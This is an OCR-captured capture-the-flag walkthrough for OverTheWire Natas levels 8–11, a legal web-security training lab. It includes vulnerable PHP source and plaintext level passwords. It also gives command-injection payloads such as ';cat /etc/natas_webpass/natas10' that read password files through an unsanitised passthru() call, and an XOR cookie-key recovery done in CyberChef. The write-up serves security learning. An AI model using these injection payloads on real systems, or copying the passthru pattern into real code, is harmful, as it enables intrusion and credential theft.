
▼ Level 8

URL : http://natas8.natas.labs.overthewire.org











Password:

ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t


▼ Level 9

URL : http://natas9.natas.labs.overthewire.org






```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas9", "pass": "<censored>" };</script></head>
<body>
<h1>natas9</h1>
<div id="content">
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```



Command Injection:


```
;cat /etc/natas_webpass/natas10
```

Password:

```
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
```


▼ Level 10

URL : http://natas10.natas.labs.overthewire.org



Not secure natas10.natas.labs.overthewire.org/index-source.html

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```



Command Injection:


```
.* /etc/natas_webpass/natas11
```


Password:

```
UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
```


▼ Level 11


URL : http://natas11.natas.labs.overthewire.org









```
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src= http://natas.labs.overthewire.org/js/wechall.js ></script>
<script>var wechallinfo = { "level": "natas11", "pass": "<censored>" };</script></head>
<?

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);



?>

<h1>natas11</h1>
<div id="content">
<body style="background: <?=$data['bgcolor']?>;">
Cookies are protected with XOR encryption<br/><br/>

<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}

?>

<form>
Background color: <input name=bgcolor value="<?=$data['bgcolor']?>">
<input type=submit value="Set color">
```


PHP Sandbox
<?
echo json_encode(array("showpassword"=>"no", "bgcolor"=>"#ffffff"));
?>
PHP Versions and Options (8.2.20)
Other Options
Execute Code
Save or share code
Result for 8.2.20:
{"showpassword":"no","bgcolor":"#ffffff"}


Download CyberChef
Last build: A month ago - Version 10 is here! Read about the new features here
Options
About / Support
Operations
from base
From Base
From Base32
From Base45
From Base58
From Base62
From Base64
From Base85
From Base92
Fork
To Base58
Favourites
Data format
Encryption / Encoding
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
Input
HmYkBwozJw4WNyAAFyB1VUcqOE1JZJUIB1s7ABdmbU1GIjEJAyIxTRg%3D
Replace input with output
Output


gchq.github.io/CyberChef/#recipe=XOR(%7B'option':'UTF8','string':%7B"showpassword":"no","bgcolor":"%23ffffff"%7D'%7D,'Standard',false)&input=...
Download CyberChef
Last build: A month ago - Version 10 is here! Read about the new features here
Options
About / Support
Operations
xor
XOR
XOR Checksum
XOR Brute Force
XKCD Random Number
Hex to Object Identifier
Unicode Text Format
Text Encoding Brute Force
Lorenz
Magic
Favourites
Data format
Encryption / Encoding
Recipe
XOR
Key
{"showpassword":"no","bgcolor":"#ffffff"}
UTF8
Scheme
Standard
Null preserving
Input
Output





Password:

yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB